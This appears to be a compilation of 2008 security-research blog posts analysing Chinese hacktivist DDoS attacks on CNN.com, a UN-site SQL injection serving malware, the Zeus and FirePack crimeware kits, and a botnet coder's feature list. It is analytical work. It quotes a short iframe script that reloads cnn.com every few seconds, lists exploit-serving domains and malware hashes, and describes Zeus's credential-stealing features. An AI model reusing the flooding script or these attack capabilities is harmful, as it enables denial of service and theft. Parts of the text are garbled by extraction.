9. Articles discussing which OS is the most secure one - the better configured one in terms of usability vs security, or the one where there're no currently active bounties offered for vulnerabilities within

10. Articles mentioning that China is hosting the most malware in the world - and while China is hosting it, the U.S is operating the most malware C &Cs in the world

207



Chinese Hacktivists Waging People's Information Warfare Against CNN (2008-04-22 09:25)

Empowering and coordinating script kiddies by [1]releasing DIY DDoS tools (backdoored as well) during the [2]DDoS

attacks against Estonia for instance, is exactly what is happening in the time of blogging with a massive forum and IM

coordination between Chinese netizens enticed to install a pre-configured to flood CNN.com piece of malware. Both of these coordinated incidents greatly illustrate what [3]people's information warfare, and the malicious culture of participation is all about. The PSYOPS anti-cnn.com initiative is maturing into a central coordination point for recruiting DDoS participants on a nationalism level. Some info on hackcnn.com , the malware, internal commentary on behalf of the hacktivists, and who's behind it :

hackcnn.com (58.49.59.253)

58.48.0.0-58.55.255.255 CHINANET-HB CHINANET Hubei province network China Telecom A12

Xin-Jie-Kou-Wai Street Beijing 100088,

China, Beijing 100000

tel: 101 1010000

fax: 101 1010000

china@hackcnn.com

Upon execution of the tool, 18 TCP Connection Attempts to cnn.com (64.236.91.24:80) start, trying to access the following file at CNN.com :

208





- Request: GET /aux/con/com1/../../[LAG]../. %./../../../../fakecnn/redflag-stay-here.php.aspx.asp.cfm.jsp

Response: 400 "Bad Request"

antiCnn.exe

Scanner results : 3 % Scanner(1/36) found malware!

TROJAN.DOWNLOADER.GEN

File size: 174592 bytes

MD5...: c03abd4d871cd83fe00df38536f26422

SHA1..: 0502c74ee90e110ceed3cbb81b2ee53d26068691

Released by : Red Flag Cyber Operations
nixrumor@gmail.com

From a network reconnaissance perspective, the Chinese hacktivists didn't even bother to take care of Apache's

/server status, and therefore we're easily able

to obtain such juicy inside information about hackcnn.com such as :

209



Current Time: Tuesday, 22-Apr-2008 07:00:56

Restart Time: Monday, 21-Apr-2008 15:25:39

Parent Server Generation: 0

Server uptime: 15 hours 35 minutes 17 seconds

Total accesses: 291670 - Total Traffic: 533.8 MB

5.2 requests/sec - 9.7 kB/second - 1918 B/request

4 requests currently being processed, 246 idle workers

Internal commentary excerpts regarding the motivation and their updates on the first DDoS round :

" Our team of non-governmental organisations, We only private network enthusiasts. However, we have a patriotic heart, We will absolutely not permit any person to discredit our motherland under any name, We are

committed to attack some spreading false information, and malicious slander, libel, support Tibet independence site.

"

" User to a black CNN website suffer the same name. Yesterday, some Internet users attacked the domain name contains a "cnn" sports Web site, leaving protest speech, but reporters did not check the site found a relationship with CNN.

Yesterday’s attack was th

e website with the domain name sports.si.cnn.com engaged in the work of the network of residents in Urumqi Mr.

Chen, at about 2 pm, the attackers up a website hackcnn.com know, the "CNN sub-station" invasion and modify their pages. "Tug-of-war administrator and hackers," Mr. Chen said, after sports.si.cnn.com pages sometimes normal, and sometimes been modified. 16:50, the reporter saw on the pages left in bilingual text and flash animation, stressed that Tibet is a part of China, cnn protest against prejudice and false reports, the title page column was changed to "F

** * kCNN!. "*

A few minutes later, the web site to enter a user ID and password before connecting, "evidently administrator of the 210



authority." Chen analysis. Yesterday, the reporter tried to contact the attack, but received no response. Reporter verify that the contact address sports.si.cnn.com Pennsylvania in the United States, and the sports channel CNN web site is not the same, did not disclose information with the CNN. "

DDoS-ing is one thing, defacing is entirely another, try [4]

sports.si.cnn.com/test.htm

which was last defaced yesterday spreading " We are not against the western media, but against the lies and fabricated stories in the media ", " We are not against the western people, but against the prejudice from the western society.! " messages.

According to forum postings however, now that they've sent a signal, the attitude is shifting from attacking CNN to Western media in general. Thankfully, just like the case with [5]the Electronic Jihad program, they did not put a lot of efforts into ensuring the lifecycle of the tool will remain as long as possible, by introducing a way to automatically update the tool with new targets. In fact, in [6]the Electronic Jihad case, the hardcoded update locations were all down priot to releasing the tool, making a bit more efforts cunsuming to finally manage to [7]obtain the targets list.

1. http://ddanchev.blogspot.com/2007/10/empowering-script-kiddies.html

2. http://ddanchev.blogspot.com/2007/08/your-point-of-view-requested.html

3. http://ddanchev.blogspot.com/2007/10/peoples-information-warfare-concept.html

4. http://209.85.135.104/search?q=cache:bP4fl_vKGtwJ:sports.si.cnn.com/test.htm+%22fuck+cnn%22&hl=en&ct=clnk&

cd=8

5. http://ddanchev.blogspot.com/2007/11/electronic-jihad-v30-what-cyber-jihad.html

6. http://ddanchev.blogspot.com/2007/08/cyber-jihadist-dos-tool.html

7. http://ddanchev.blogspot.com/2007/11/electronic-jihads-targets-list.html

212



The DDoS Attack Against CNN.com (2008-04-23 02:21)

The DDoS attack against CNN.com, whether successful or not in terms of the perspective of complete knock-out, which didn't happen, is a perfect and perhaps the most recent example of a full scale [1]people's information warfare in action. Utilizing the bandwidth of the over 200 million nationalism minded Chinese Internet users, can greatly outpace any botnet's capacity if coordinated, or though the use of automated DIY tools, like the ones we've seen released for the purpose of attacking CNN.com

[2]CNN.com was indeed inacessible for a period of three hours according to NetCraft, and literally any web

site performance monitoring too with a historical perspective for a host can prove the same :

" The CNN News website has twice been affected since an earlier distributed denial of service attack last Thursday.

CNN fixed Thursday's attack by limiting the number of users who could access the site from specific geographical areas. Subsequently, an attack was purportedly organised to start

on Saturday 19th April, but cancelled. However, our performance monitoring graph shows CNN's website s

u

ffered downtime within a 3 hour period on Sunday

morning, followed by other anomalous activity on Monday morning, where response times were greatly inflated.

Netcraft is continuing to monitor the CNN News website. Live uptime graphs can be viewed here. "

213



[3]Unrestricted warfare is all about bypassing the most fortified engagement points, and achieving asymmet-

ric dominance by excelling where there are no engagement points, in order for the attacker to enjoy the pioneer advantage. Now that CNN.com was indeed slowed down to a situation where it was unnacessible, what remains

to be answered is how was CNN.com DDoS? Throught a botnet, or through [4]the collective bandwidth of virtually recruited Chinese citizens? Despite that the common wisdom in terms of botnets used speaks for itself, this is China hacktivism and therefore common wisdom does not apply in an unrestricted warfare situation, and best of all data speaks for itself.

- Through the use of DIY DDoS Tools

Besides [5]anticnn.exe which I assessed in a previous post, there's also the Supper DDoS tool that as it appears was also

getting actively recommended for participating in the attack, courtsy of a Chinese script kiddies group.

Some basic info :

Scanners Result: 3 /32 (9.38 %)

DDoS.Win32.Sdattack.A; DDoS.Trojan

File size: 1510643 bytes

MD5...: ed25e7188e5aa17f6b35496a267be557

SHA1..: 71138f0c0556dde789854398c3c7cde29352662b

For instance, Estonia's DDoS attacks were a combination of botnets and DIY attack tools released in the wild, whereas the attacks on CNN.com were primarily the effect of people's information warfare, a situation where people would on purposely infect themselves with malware released on behalf of Chinese hacktivists to automatically utilize their Internet bandwidth for the purpose of a coordinated attack against a particular site.

214



- Collectively building bandwidth capacity and mobilizing novice cyber warriors

What if a simple script that is automatically refreshing CNN.com multiple times in several IFRAME windows,

gets embedded at thousands of sites, and then promoted at hundreds of forums, with a single line stating that - "If you're a patriot, forward this to all your friends"? Now, what if this gets coordinate to happen at a particular moment in time?

This is perhaps the most realistic scenario to what exactly happened with CNN.com, and data speaks for itself, in fact I can easily state that the bandwidth generated by this massive PSYOPs campaign is greater than the one used by a botnet that's also been DDoS-ing CNN.com. All of these sites are basically refreshing CNN.com every couple of seconds, thereby wasting the sites's bandwidth, the only flaw of this attack approach compared to a botnet, is that all the participating hosts are Chinese, and therefore as NetCraft pointed out, CNN blocked access to certain countries, take these countries as China for instance. If it were a botnet used, the diversity of the infected hosts would have required more efforts into dealing with the attack, then again from another perspective regular web traffic compared to network flood is sometimes harder to detect as a DDoS attack.

hackerhf.com/cnn.html

80aft.com/cnn.htm

tom765.cn/cnn.html

ah930.com/cnn.htm

215

0851qiche.cn/cnn.html

xdadmin.com/cnn.html

ah930.com/cnn.html

s234sdf3.cn.webz.datasir.com/cnn.asp

bbscar.com.cn/cnn

120abc.cn/cn

n.html

hospltal.cn/cnn.html

bbs.cityzx.cn/cnn.htm

bestmf.cn/cnn.html

anlycloud.com/cnn/cnn

qibubbs.net/ddoscnn.htm

maje.cn/cnn.html

edu.sina.googlepages.com/FuckCNN.htm

urlonline.com.cn/kaocnn.html

lmpx.net/cnn.htm

ily88.com/cn

n.html

zjipc.net/cnn

axlovechina.cn/

idernice.com/cnn.asp

conncn.com/cnn.html

xuanxuanmu.000webhost.com/cnn.html

jianw1.cn/cnn.htm

bjzs114.com/cnn.htm

0851qiche.cn/cnn.html

yaanren.net/cnn.html

todayol.cn/cnn.html

17bnb.com/cn

n.htm

hackerhf.com/cnn.html

hnjdbbs.com/cnn.html

216

sql8.net/cnn

bh125.cn/cnn.html

razorcn.cn/cnn.html

93HR.com/cnn.html

tke08.com/cnn.htm

vipeee.com/cnn.htm

This is also the statement made for the recruiting purpose across the forums, including remarks against France's policy against China :

Anti-CNN Plans v4.19

" Revenge of the flame - we, as the publicity in the network of special groups, we notice as follows: We are still able to recall that the Sino-US hackers exciting war, and that war, what are the reasons? That have taken place in Indonesia because of the large-scale anti-Chinese, the majority of Chinese women were raped, killed, and we Chinese hackers

predecessors such unbearable humiliation, and from the other side of the ocean in advance of the attack, losing their right to. " cn "for China's first website launched a large-scale attack, but at that time the Chinese network is not very developed, we use the most immature way to attack, but in any case, we all expressed their intention by everyone, although we on the network do not know each other, but we have a common motherland.

We know that the 2008 Olympic Games will be held in our beloved motherland, which is the dream of the people look forward to for a long time, and we in the passing of the torch in the process of being repeatedly obstructed because we all know that, as an act of Tibetan independence elements each of us Mission hearts have a personal anger.

Then we briefly look at the practice of France: France is now the largest in the protection of Tibetan independence, advocates in support of France is in support of splitting China, French President Sarkozy, the country is now the world just for a dare to openly resist Beijing Olympic Games President, the Chinese go-vern-ment has just come to an end with the French Airbus as much as billions of dollars in trade contracts. France on bad faith.

Recently, the United States "cnn" Since, as we said a number of Chinese people can not accept things, is that we are willing to endure, willing to yield? We plan on taking the lead in the 2008.4.19 "cnn" Web site attacks, as a Chinese, please support us.

Plot:

1, first of all, all the conditions for full, I expect four days later, in the - on April 19, 2008, 8:00 p.m., at www.cnn.com against a DDOS attack! More than three hours on the CNN

Web site with the assistance of attacks, How DOS attack CNN website? If you are patriotic, please forward!

iframe Id="cnn" width="100 %" height="100">

script>

217



Var e = document.getElementById ('cnn');

SetInterval ("e.src = 'http://www.cnn.com'", 3000);

/ / 1000 said that 1,000 ms, you can modify and transmit

You can also directly open qibubbs.net/ddoscnn.htm open on the trip, you do not affect anything. I have to, I have friends in all of it again, the strong support of friends, and their repercussions great, and to many people, have been transmitted in other friend, a classmate now has begun to link their Web sites the I believe that compatriots in China, in collaboration with CNN article seconds click rate in the second can at least 50 million times, if the 200 million Internet users click on, I believe CNN, will be suspended instantaneous, as our fellow countrymen will be more hackers the chance to win big, exciting good mood now, and looks forward to 8:00 after we are all fellow hackers smoothly, we will sincerely pray that China win. The great motherland is not to take advantage of the separatist elements, all anti-China reunification of the sophistry of speech are all in vain Revenge of the flame - we, as the publicity in the network of special groups, we notice as follows:

We are still able to recall that the Sino-US hackers exciting war, and that war, what are the reasons? That have taken

place in Indonesia because of the large-scale anti-Chinese, the majority of Chinese women were raped, killed, and we Chinese hackers predecessors such unbearable humiliation, and from the other side of the ocean in advance of the attack, losing their right to. " cn "for China's first website launched a large-scale attack, but at that time the Chinese network is not very developed, we use the most immature way to attack, but in any case, we all expressed their intention by everyone, although we on the network do not know each other, but we have a common motherland.

We know that the 2008 Olympic Games will be held in our beloved motherland, which is the dream of the people look forward to for a long time, and we in the passing of the torch in the process of being repeatedly obstructed because we all know that, as an act of Tibetan independence elements each of us Mission hearts have a personal anger.

Then we briefly look at the practice of France: France is now the largest in the protection of Tibetan independence, advocates in support of France is in support of splitting China, French President Sarkozy, the country is now the world just for a dare to openly resist Beijing Olympic Games President, the Chinese go-vern-ment has just come to an end with the French Airbus as much as billions of dollars in trade contracts. "

This particular DDoS people's information warfare attack against CNN.com is also a great example of a psychological operations (PSYOPS) chain-letter. Given China's 3.0 state of social networking, messages forwarding people to sites that would automatically refresh their browsers with CNN.com were distributed at over 5000 web forums, with a bit of propanga taste enticing everyone to forward the message by telling them "If you're a patriot forward this attack link", so if

you don’t, it means you’re not a patriot, another indication of China’s understanding of the effectiveness 218

of psychological operations (PSYOPS) online.

1. http://ddanchev.blogspot.com/2007/10/peoples-information-warfare-concept.html

2. http://news.netcraft.com/archives/2008/04/22/cnn_site_bears_the_brunt_of_chinese_attackers.html

3. http://ddanchev.blogspot.com/2007/12/combating-unrestricted-warfare.html

4. http://ddanchev.blogspot.com/2008/04/chinese-hacktivists-waging-peoples.html

5. http://ddanchev.blogspot.com/2008/04/chinese-hacktivists-waging-peoples.html

219



The United Nations Serving Malware (2008-04-23 17:13)

Yet another massive SQL injection attack is making its rounds online, and this time without the [1]SEO poisoning as an attack tactic, has managed to successfully infect the United Nations events page, which is now also marked as malware infected page, and with a reason since both the malicious URl and the injection are still active. [2]According to WebSense :

" This mass injection is remarkably similar to the attack we saw earlier this month. When a

user browses to a compromised site, the injected JavaScript loads a file named 1.js which is ho

sted on http://www.nihao[removed].com The JavaScript code then redirects the user to 1.htm (also hosted on the same server). Once loaded, the file attempts 8 different exploits (the attack last April utilised 12). The exploits target Microsoft applications, specifically browsers not patched against the VML exploit MS07-004 as well as other applications. Ominously files named McAfee.htm and Yahoo.php are also called by 1.htm but are no longer active at the time of writing. There are further similarities too between the two mass attacks. Resident on the latest malici

ous domain is a tool used in the execution of the attack. An analysis of that tool can be found in the ISC diary entry here. Mentioned in that diary entry is http://www.2117[removed].net. Our blog on that attack can be found here. It appears that same tool was used to orchestrate this attack too. "

220

Let’s assess the malicious injection. nihaorr1.com/ 1.js (219.153.46.28) is attempting to load nihaorr1.com/ 1.htm , where several other internal exploit serving URLs and javascript obfuscations load through IFRAMES, such as : nihaorr1.com/ Real.gif

niha

orr1.com/ Yahoo.php

nihaorr1.com/ cuteqq.htm

nihaorr1.com/ Ms07055.htm

nihaorr1.com/ Ms07033.htm

nihaorr1.com/ Ms07018.htm

nihaorr1.com/ Ms07004.htm

nihaorr1.com/ Ajax.htm

nihaorr1

.com/ Ms06014.htm

nihaorr1.com/ Bfyy.htm

nihaorr1.com/ Lz.htm

nihaorr1.com/ Pps.htm

nihaorr1.com/ XunLei.htm

and finally serve the malware, by also taking us out of the point and loading another malicious IFRAME farm at 221

gg.haoliuliang.net/one/ hao8.htm?036 (222.73.44.162) :

Scanners Result: 18/

32 (56.25 %) :

W32/PWStealer1!Generic; PWS:Win32/Lineage.WI.dr

File size: 24667 bytes

MD5...: 4b913be127d648373e511974351ff04e

SHA1..: 0ab703c93e3ad7c03d1aae5ea394d7db3b89bfd2

Another internal IFRAME serving exploits is also loading at

haoliuliang.net , gg.haoliuliang.net/wmwm/ new.htm where a new piece of malware is served :

Scanners Result: 26/32 (81.25 %)

Trojan-PSW.Win32.OnLineGames.ppu;
Trojan.PSW.Win32.OnlineGames.GEN

File size: 7205 bytes

MD5...: af05c777700b338f428463e56f316a05

SHA1..: bd68f621ec6c9796afa8b766c6cf4167afbd4703

As it appears, everyone's a victim of web application vulnerabilities discovered automatically, and either filtered based on high-page rank, or trying to take advantage of the long-tail of SQL injected sites to compensate for the lack of vulnerable high profile sites.

Related posts:

[3]UNICEF Too IFRAME Injected and SEO Poisoned

[4]Embedded Malware at Bloggies Awards Site

[5]Embedding Malicious IFRAMEs Through Stolen FTP Accounts

[6]Yet Another Massive Embedded Malware Attack

[7]MDAC ActiveX Code Execution Exploit Still in the Wild

[8]Malware Serving Exploits Embedded Sites as Usual

[9]Massive RealPlayer Exploit Embedded Attack

[10]Syrian Embassy in London Serving Malware

[11]Bank of India Serving Malware

[12]U.S Consulate St. Petersburg Serving Malware

[13]The Dutch Embassy in Moscow Serving Malware

[14]U.K's FETA Serving Malware

[15]Anti-Malware Vendor's Site Serving Malware

[16]The New Media Malware Gang - Part Three

[17]The New Media Malware Gang - Part Two

[18]The New Media Malware Gang

[19]A Portfolio of Malware Embedded Magazines

[20]Another Massive Embedded Malware Attack

[21]I See Alive IFRAMEs Everywhere

[22]I See Alive IFRAMEs Everywhere - Part Two

1. http://ddanchev.blogspot.com/2008/03/massive-iframe-seo-poisoning-attack.html

2. http://securitylabs.websense.com/content/Alerts/3070.aspx

3. http://ddanchev.blogspot.com/2008/04/unicef-too-iframe-injected-and-seo.html

4. http://ddanchev.blogspot.com/2008/03/embedded-malware-at-bloggies-awards.html

5. http://ddanchev.blogspot.com/2008/03/embedding-malicious-iframes-through.html

6. http://ddanchev.blogspot.com/2008/02/yet-another-massive-embedded-malware.html

7. http://ddanchev.blogspot.com/2007/12/mdac-activex-code-execution-exploit.html

8. http://ddanchev.blogspot.com/2008/01/malware-serving-exploits-embedded-sites.html

9. http://ddanchev.blogspot.com/2008/01/massive-realplayer-exploit-embedded.html

10. http://ddanchev.blogspot.com/2007/09/syrian-embassy-in-london-serving.html

11. http://ddanchev.blogspot.com/2007/08/bank-of-india-serving-malware.html

12. http://ddanchev.blogspot.com/2007/09/us-consulate-st-petersburg-serving.html

13. http://ddanchev.blogspot.com/2008/01/dutch-embassy-in-moscow-serving-malware.html

14. http://ddanchev.blogspot.com/2008/02/uks-feta-serving-malware.html

15. http://ddanchev.blogspot.com/2008/02/anti-malware-vendors-site-serving.html

16. http://ddanchev.blogspot.com/2008/02/new-media-malware-gang-part-three.html

17. http://ddanchev.blogspot.com/2007/12/new-media-malware-gang-part-two.html

18. http://ddanchev.blogspot.com/2007/11/new-media-malware-gang.html

19. http://ddanchev.blogspot.com/2007/10/portfolio-of-malware-embedded-magazines.html

20. http://ddanchev.blogspot.com/2007/11/another-massive-embedded-malware-attack.html

21. http://ddanchev.blogspot.com/2007/11/i-see-alive-iframes-everywhere.html

22. http://ddanchev.blogspot.com/2007/11/i-see-alive-iframes-everywhere-part-two.html

223



Crimeware in the Middle - Zeus (2008-04-24 10:33)

Virtual greed, or response rate optimization? The idea of converging phishing emails with embedded exploits and banking malware is nothing new, in fact phishers realizing that combining attack approaches can increase the chance of achieving their objective which in this case is either logging the authentication process or hijacking it, often forget that the phishing email could have succeeded without the embedded malware or exploit, which in many cases would have triggered an alarm.

Yesterday, [1]Uriel Maimon posted an overview of the convergence of Rock Phish emails with Zeus, a crime-

ware kit used to deliver banking trojans :

" The Trojan that was used in this attack belonged to the "Zeus" family of malware. Zeus is a nefarious type of Trojan

for multiple reasons:

1. The Zeus Trojan is a kit for sale: Anyone in the criminal community can purchase it for roughly $700. This means that the Rock group did not need to develop new skill-sets to write Trojan horses; they just purchased it on the open market. In the past 6 months RSA's Anti-Fraud Command Center has detected more than 150 different uses of the Zeus kit, each one infecting on average roughly 4,000 different computers a day.

2. Resistance to detection: The kit purchased is a binary generator. Each use creates a new binary file, and these files are radically different from each other – making them notoriously difficult for anti-virus or security software to detect.

To date very few variants have had effective anti-virus signatures against them and each use of the kit usually makes existing signatures ineffective. Just like in most cases, this particular use of the Zeus kit did not have any a nti-virus detection (with the popular engines we tested) at the time of this writing.

3. Rich feature set: the Zeus Trojan has many startling capabilities. In addition to listening in on the submission of forms in the browser, the Trojan also has advanced capabilities, for instance the ability to take screenshots of a victim's machine, or control it remotely, or add additional pages to a website and monitor it, or steal passwords that have been stored by popular programs (remember when you clicked on the "Remember this password?" checkbox?)... And the features-list goes on.

As I look upon this blissful union of fraud and crime technologies, I can only envy the criminals who can find such

coupling. Looking forward to my next birthday, I can only hope that I will have the opportunity to find such 224

partnership in my own life (and maybe give my mother one less reason for disappointment). "

We cannot talk about Zeus unless we compare it to another such crimeware kit serving banking trojans, in

this [2]the Metaphisher kit. Metaphisher is particularly interested because of its much more customized GUI, it's modular nature, allowing its sellers to lower or increase the price depending on which modules you'd like included, and which ones you'd like excluded, where a module means a preconfigured fakes, TANs, and phishing pages for all the banks in a country of choice. Moreover, despite that both, Zeus and Metaphisher are open source, and therefore malicious parties visionary enough to build communities around their kits in order to enjoy the innovation brought by multiple parties, Metaphisher has a bigger community next to Zeus, considered as the MPack in the web malware exploitations kits, namely a bit of an outdated commodity that is of course still capable of doing what does best -

hijacking E-banking sessions and logging them to the level of impersonation.

How are the authors of Zeus describing the kit themselves? Here's a description :

" ZeuS has the following main features and properties (full list is given here, in your part of assembling this list may not):

Bot:

- Written in VC + + 8.0, without the use of RTL, etc., on pure WinAPI, this is achieved at the expense of small size (10-25

Kb, depends on the assembly).

- There has its own process, through this can not be detected in the process list.

- Workaround most firewall (including the popular Outpost Firewall versions 3, 4, but suschetvuet temporary small problem with antishpionom). Not a guarantee unimpeded reception incoming connections.

- Difficult to d

etect finder / analysis, bot sets the victim and creates a file, the system files and arbitrary size.

- Works in limited accounts Windows (work in the guest account is not currently supported).

- Nevid ekvaristiki for antivirus, Bot body is encrypted.

- Some way creates a suspected its presence, if you do not want it. Here is the view of the fact that many authors do love spyware: unloading firewall, antivirus, the ban on their renewal, blocking Ctrl + Alt + Del, etc.

- Locking Windows Firewall (the feature is required only for the smooth reception incoming connections).

- All your settings / logs / team keeps bot / Takes / sends encrypted on HTTP (S) protocol. (ie, in text form data will see only you, everything else bot <-> server will look like garbage).

- Detecting NAT through verification of their IP through your preferred site.

- A separate configuration file that allows itself to protect against loss in cases of inaccessibility botneta main server.

Plus additional (reserve) configuration files, to which the bot will ap

ply, will not be available when the main configuration file. This system ensures the survival of your botneta in 90 % of cases.

- Ability to work with any browsers / programs work through wininet.dll (Internet Explorer, AOL, Maxton, etc.):

- Intercepting POST-data + interception hitting (including inserted data from the clipboard).

- Transparent URL-redirection (at feyk sites, etc.) c task redirect the simplest terms (for example: only when GET or POST request, in the presence or absence of certain data in POST-request).

225

- Transparent HTTP (S) substitution content (Web inzhekt, which allows a substitute for not only HTML pages, but also any other type of data). Substitution of sets with the help of guidance masks substitute.

- Obtaining the required contents page, with the exception HTML-tags. Based on Web inzhekte.

- Custo

mizable TAN-grabber for any country.

- Obtaining a list of questions and answers in the bank "Bank Of America" after successful authentication.

- Removing POST-needed data on the right URL.

- Ideal Virtual Keylogger solution: After a call to the requested URL, a screenshot happening in the area, where was clicking.

- Receiving certificates from the repository "MY" (certificates marked "No exports" are not exported correctly) and its clearance. Following is any imported certificate will be saved on the server.

- Intercepting ID / password protocols POP3 and FTP in the independence of the port and its record in the log only with a successful authorise.

- Changing the local DNS, removal / appendix records in the file % system32 % \ drivers \ etc \ hosts, ie comparison specified domain with the IP for WinSocket.

- Keeps c

ontents Protected Storage at first start the computer.

- Removes S ookies from the cache when Internet Explorer first run on a computer.

- Search on the logical disk files by mask or download a specific file.

- Recorded just visited the page at first start the computer. Useful when installing through sployty, if you buy a download service from the suspect, you can see that even loaded in parallel.

- Getting screenshot with the victim’s computer in real time, the computer must be located outside the NAT.

- Admission commands from the server and sending reports back on the successful implementation. (There are currently launching a local / remote file an immediate update the configuration file, the destruction OS).

- Socks4-server.

- HTTP (S) PROXY-server.

- Bot Upgrading to the latest version (URL new version set in the configuration file). "

226



What’s most important to keep in mind in regarding to these crimeware kits, is that the sellers are shifting from product-centered to service-centered propositions, and while an year ago they would have been selling the kit only, today they’ve realized that it’s the output of the kit in terms of logged stolen accounting data that they’re selling.

[3]Committing identity theft and abusing stolen E-banking accounting data is already a service, compared to the

product it used to be.

Related posts:

[4]Targeted Spamming of Bankers Malware

[5]Localized Bankers Malware Campaign

[6]Client Application for Secure E-banking?

[7]Defeating Virtual Keyboards

[8]PayPal's Security Key

[9]Nuclear Grabber Kit

[10]Apophis Kit

1. http://rsa.com/blog/blog_entry.aspx?id=1274

2. http://ddanchev.blogspot.com/2007/11/metaphisher-malware-kit-spotted-in-wild.html

3. http://ddanchev.blogspot.com/2007/03/underground-economys-supply-of-goods.html

4. http://ddanchev.blogspot.com/2007/11/targeted-spamming-of-bankers-malware.html

5. http://ddanchev.blogspot.com/2008/03/localized-bankers-malware-campaign.html

6. http://ddanchev.blogspot.com/2007/05/client-application-for-secure-e-banking.html

7. http://ddanchev.blogspot.com/2007/05/defeating-virtual-keyboards.html

8. http://ddanchev.blogspot.com/2007/08/paypals-security-key.html

9. http://ddanchev.blogspot.com/2006/11/nuclear-grabber-toolkit.html

10. http://ddanchev.blogspot.com/2008/02/rbns-phishing-activities.html

227



A Botnet Master's To-Do List (2008-04-26 19:36)

Directory climbing it all of its simplicity, and [1]OSINT quality, just like it's happened before.

The process of developing malware bots that would either succeed based on the diversification of the spreading and infection vectors used, or end up as a backdoor-ed commodity for experienced botnet masters to sent to novice ones, is entirely up to the coder, or perhaps module copy and paster. Some are going as far as implementing quality assurance approaches to ensure their malware has the lowest possible detection rate, before spreading it, on the [2]anti malware and [3]firewall level, while others are [4]benchmarking and setting strategic objectives to achieve before starting the process itself.

However, there are also wannabe botnet masters whose lack of understanding of the different between project management and "to-do list organization", and of course, setting their directory permissions right, leads us to a a first-hand malware bot's to-do list courtesy of the coder itself. Here's the to-do list itself, with all the static and variable features :

Spreading the malware

- NetAPI spreading

- VNC spreading

- MSN spreading

- ICQ spreading

- Email spreading

- Seeding via torrent (warez)

- Downloading (ftp & http)

DDoS features

- general ddos attacks (udp &tcp)

- tsunami ddos (push +ack flood)

228

Scanning features

- latest vulnerabilities scan

- exploits scann for homepages (php/perl/cgi scripts (not a priority)

Sniffers and interceptors

- bank sniffer & readers

- paypal

- boa

- egold

- nationwide

- usw.

- game reader

- steam

Misc features

- encrypted config

- better clonning function (with timer based join (no massjoin)) + fixed channel messages

- noise at network sniffer (e.g.: honeypot (tool either shutdown and/or blocked))

- invisible to task manager

- more configuration settings

- melt exe on startup (true/false)

- startup (error) message editable (e.g.: (you need windows vista to run this programm) or (successfully installed))

- undetected source code

And while this wannabe botnet master is trying to achieve self-sufficiency, thereby slowing down the development process, others are not so close minded and are actively building communities around their malware botnets by releasing the source code for free, [5]enjoying the innovation added by third party coders wanting to contribute to the community, where the bottom line is the [6]inevitable

localization of the bot to other languages once enough features have been developed to distinguish it among the rest of the commodity malware bots.

From a wannabe botnet master's perspective, the more propagation vectors added, the higher the probability

for infection, however, the probability for infection is also proportional with the probability for detection on behalf of researcher's and vendors honeyfarms. And therefore, would less noise would mean slow infection rate, but higher lifecycle due to the less noise generated? The Stormy Wormy people for instance entirely relied on perhaps the most noise generation method - email distribution with malware hosted on IPs, however, their persistence and strategy to put more efforts into ensuring that no matter samples get obtained in the first couple of minutes a campaign is launched, the botnet itself should be harder to shut down.

1. http://ddanchev.blogspot.com/2007/10/over-100-malwares-hosted-on-single-rbn.html

2. http://ddanchev.blogspot.com/2008/04/quality-and-assurance-in-malware.html

3. http://ddanchev.blogspot.com/2007/10/multiple-firewalls-bypassing.html

4. http://ddanchev.blogspot.com/2006/09/benchmarking-and-optimising-malware.html

5. http://ddanchev.blogspot.com/2007/09/custom-ddos-capabilities-within-malware.html

6. http://ddanchev.blogspot.com/2007/09/localizing-open-source-malware.html

229



The FirePack Exploitation Kit - Part Two (2008-04-27 11:27)

Has the web malware exploitations kits cash bubble popped already? A recently released, yet another proprietary version of the [1]Firepack malware exploitation kit and its largely decreased price from the original one, which in February was $3000, speaks for itself. Firepack's original version was a great example of biased exclusiveness on behalf of the malicious parties, wanting to quickly cash in by pitching a new and undetected malware kit, and literally zero differentiaton factor next to now commodity web malware exploitations kits such as IcePack and MPack.

The original Firepack kit came with six exploits included within, and more to come in the scheduled updates to come. The exploits, and the current signature based detection rates are as follows :

230



FF5B341AC.php *- MSIE 6*

EF57CCF90.php *- MSIE 7*

EF57CCF90.php *- Firefox 1*

CCF45A00D.php *- Firefox 2*

CCF45A00D.php *- Opera 7*

99FFC5BA4.php *- Opera 9*

00FAA7CF5.php

Scanners result : 11/32 (34.38 %)

HTML/MS06006.DF!exploit; Exploit-MS06-006.gen

File size: 3685 bytes

MD5...: ed71d57ddf70a5993b34e3bbcda23f2d

SHA1..: cc0eceb9e8cc3475752c959be70204b6f4d82168

231



99FFC5BA4.php

Scanners result : 6/32 (18.75 %)

Trojan.DL.Script.JS.Agent.low; Exploit-OperaTN

File size: 1815 bytes

MD5...: 166fa42343dd59d941e24177a0da9102

SHA1..: e85701841a40c0017c06e2feb023272bff1b06f1

CCF45A00D.php

Scanners result : 15/32 (46.88 %)

HTML/MS06006.BB!exploit; Exploit:JS/ShellCode.A

File size: 5861 bytes

MD5...: 9a6fe9ce8ed521ceb499954c944be812

SHA1..: 4ad63cc7ee602b2f57032b4e524064ac459df150

232



EF57CCF90.php

Scanners result : 18/30 (60 %)

JS/MS05-054!exploit; Exp/MS06071-A

File size: 6996 bytes

MD5...: e5e3623838da4d0b7922a3cde229c7c3

SHA1..: 2d951f1368311873321b6bfc292644b090f93305

FF5B341AC.php

Scanners result : 10/32 (31.25 %)

Generic.XPL.ADODB.42D1EF40; Exploit-MS06-014

File size: 2123 bytes

MD5...: bac1e03a64ba47a3005d435af8954cd6

SHA1..: e46afa408445ac5f2331119b746605a4bf8d0904

The latest release offered for $300, is entirely Internet Explorer centered, including all of the publicly available exploits for IE6 and IE7, with the natural modularity so that the buyer can include any set of exploits to serve of a large scale.

[2]A proprietary tool or a service does not necessarily mean it outpaces a free one in terms of quality and reliability.

233

Then again, [3]when there's demand for web malware exploitation kits, there's also supply of what looks like commodity ones for the time being. The irony is what the sellers of these could actually be making more money from the services that they offer with the kit, than from volume based selling of the kits. What's to come? Hybrid web malware exploitation kits with all-in-one exploits set on a per OS, and software, not just browser basis, putting the [4]emphasis on client side vulnerabilities even better.

Related posts:

[5]The WebAttacker in Action

[6]Nuclear Malware Kit

[7]The Random JS Malware Exploitation Kit

[8]Metaphisher Malware Kit Spotted in the Wild

[9]The Black Sun Bot

[10]The Cyber Bot

[11]Google Hacking for MPacks, Zunkers and WebAttackers

[12]The IcePack Malware Kit in Action

[13]MPack and IcePack Localized to Chinese

1. http://ddanchev.blogspot.com/2008/02/firepack-web-malware-exploitation-kit.html

2. http://ddanchev.blogspot.com/2007/10/dynamics-of-malware-industry.html

